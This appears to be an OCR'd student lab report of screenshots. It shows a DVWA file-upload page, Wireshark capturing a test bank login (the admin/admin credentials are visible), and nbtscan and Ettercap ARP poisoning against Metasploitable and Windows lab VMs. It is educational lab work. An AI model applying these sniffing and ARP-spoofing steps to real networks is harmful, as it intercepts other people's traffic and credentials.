
Hello

192.168.56.102

hacked

OK

Read 192.168.56.102



Vulnerability: File Upload

Choose an image to upload:
No file selected.


```
../../hackable/uploads/demo.txt succesfully uploaded!
```

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



Index of /dvwa/hackable/uploads

Name	Last modified	Size	Description
Parent Directory		-	
demo.txt	23-Feb-2023 01:54	51	
dvwa_email.png	16-Mar-2010 01:56	667	


Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.102 Port 80

Perform sniffing

a) Perform sniffing using wireshark in kali linux


- Getting super access using the command $ sudo -s
- Enter the command wireshark in the kali
- Meanwhile it will get opened in the separate page
- Search for testfire.net in firefox.
- There we should sigin using the username and password. The you will be directed toanotherpage.

- Select eth0 which we get fromthe wireshark.Then enter http on top of the page



```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# wireshark
 ** (wireshark:8918) 10:25:16.082919 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Type here to search
4°C Partly cloudy
ENG
19:55
13-03-2023




Online Banking Login

Username: admin

Password: *****

Login




http

```
No.  Time          Source          Destination     Protocol Length Info
  35 27.656686363  192.168.137.17  23.53.240.201   OCSP      481 [TCP Previous segment not captured] Request
  54 28.209972362  192.168.137.17  23.53.240.201   OCSP      481 Request
  77 30.684868497  23.53.240.201   192.168.137.17  OCSP      569 [TCP ACKed unseen segment] Response
  79 30.685055625  23.53.240.201   192.168.137.17  OCSP      569 Response
 172 92.912662108  192.168.137.17  65.61.137.117   HTTP      590 [TCP Previous segment not captured] GET /logout.jsp HTTP/1.1
 175 94.311724309  65.61.137.117   192.168.137.17  HTTP      316 HTTP/1.1 302 Found
 176 94.318545194  192.168.137.17  65.61.137.117   HTTP      589 GET /index.jsp HTTP/1.1
 187 100.364927715 65.61.137.117   192.168.137.17  HTTP     2223 HTTP/1.1 200 OK  (text/html)
 195 106.292349608 192.168.137.17  65.61.137.117   HTTP      585 GET /login.jsp HTTP/1.1
 200 110.290789717 65.61.137.117   192.168.137.17  HTTP     5717 [TCP ACKed unseen segment] HTTP/1.1 200 OK  (text/html)
 215 122.906672847 192.168.137.17  65.61.137.117   HTTP      719 POST /doLogin HTTP/1.1  (application/x-www-form-urlencoded)
 218 125.540402478 65.61.137.117   192.168.137.17  HTTP      414 HTTP/1.1 302 Found
 219 125.545994197 192.168.137.17  65.61.137.117   HTTP      589 GET /bank/main.jsp HTTP/1.1
 228 130.517213494 65.61.137.117   192.168.137.17  HTTP     2233 [TCP ACKed unseen segment] HTTP/1.1 200 OK  (text/html)

 Frame 215: 719 bytes on wire (5752 bits), 719 bytes captured (5752 bits) on interface eth0, id 0
 Ethernet II, Src: PcsCompu_b1:9d:67 (08:00:27:b1:9d:67), Dst: aa:cd:c4:42:ae:fb (aa:cd:c4:42:ae:fb)
 Internet Protocol Version 4, Src: 192.168.137.17, Dst: 65.61.137.117
 Transmission Control Protocol, Src Port: 53986, Dst Port: 80, Seq: 1568, Ack: 18751, Len: 653
 Hypertext Transfer Protocol
 HTML Form URL Encoded: application/x-www-form-urlencoded
   Form item: "uid" = "admin"
   Form item: "passw" = "admin"
   Form item: "btnSubmit" = "Login"
```


Packets: 357 · Displayed: 14 (3.9%)

Perform sniffing using Ettercap in kali linux

- Getting super access using the command sudo su
- Check the IP address of the targe using ifconfig.
- Enter the command nbtscan, it is a program for scanning IP networks for NetBIOS name information. nbtscan 192.168.56.101.
- Enter the command Ettercap -G.
- There you get a checkbox opened set snipping startup.
- Click on the 3 dots on top of Ettercap window and choose host and select and scan for the hosts.
- Once again click on host and choose hostlist.
- Click on the globe icon choose for ARP poisoning. Then set IP of windows to target1 and IP of metaspoiltable to target2
- In metaspoiltable enter the command ping followed by the windows IP to check whether the connection is built or not.
- Enter the IP of the target (192.168.56.102) in Firefox of windows7. There you get a DVWA page. Just login using the username and the password.




```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::93ff:2db8:661c:22fb  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 27573  bytes 3091556 (2.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 42543  bytes 3841143 (3.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 488137  bytes 89145134 (85.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 488137  bytes 89145134 (85.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.1     LAPTOP-Q1OCGVI4  <server>  <unknown>        0a:00:27:00:00:04
192.168.56.102   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied
```




Sniffing at startup ●
Primary Interface eth0
Bridged sniffing ○
Bridged Interface Local Loopback

```
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.1     LAPTOP-Q1OCGVI4  <server>  <unknown>        0a:00:27:00:00:04
192.168.56.102   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali]
└─# ettercap  -G

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

▯
```



```
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
```


```
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
---------------------------------------------------------------------------
192.168.56.1     LAPTOP-Q1OCGVI4  <server>  <unknown>        0a:00:27:00:00:04
192.168.56.102   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali]
└─# ettercap -G

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

▯
```



IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:04	
192.168.56.100	08:00:27:F9:9D:4B	
192.168.56.102	08:00:27:2A:8A:25	
192.168.56.103	08:00:27:9E:37:29	


```
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
```

```
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
---------------------------------------------------------------------------
192.168.56.1     LAPTOP-Q1OCGVI4  <server>  <unknown>        0a:00:27:00:00:04
192.168.56.102   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali]
└─# ettercap -G

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

▯
```



IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:04	
192.168.56.100	08:00:27:F9:9D:4B	
192.168.56.102	08:00:27:2A:8A:25	
192.168.56.103	08:00:27:9E:37:29	

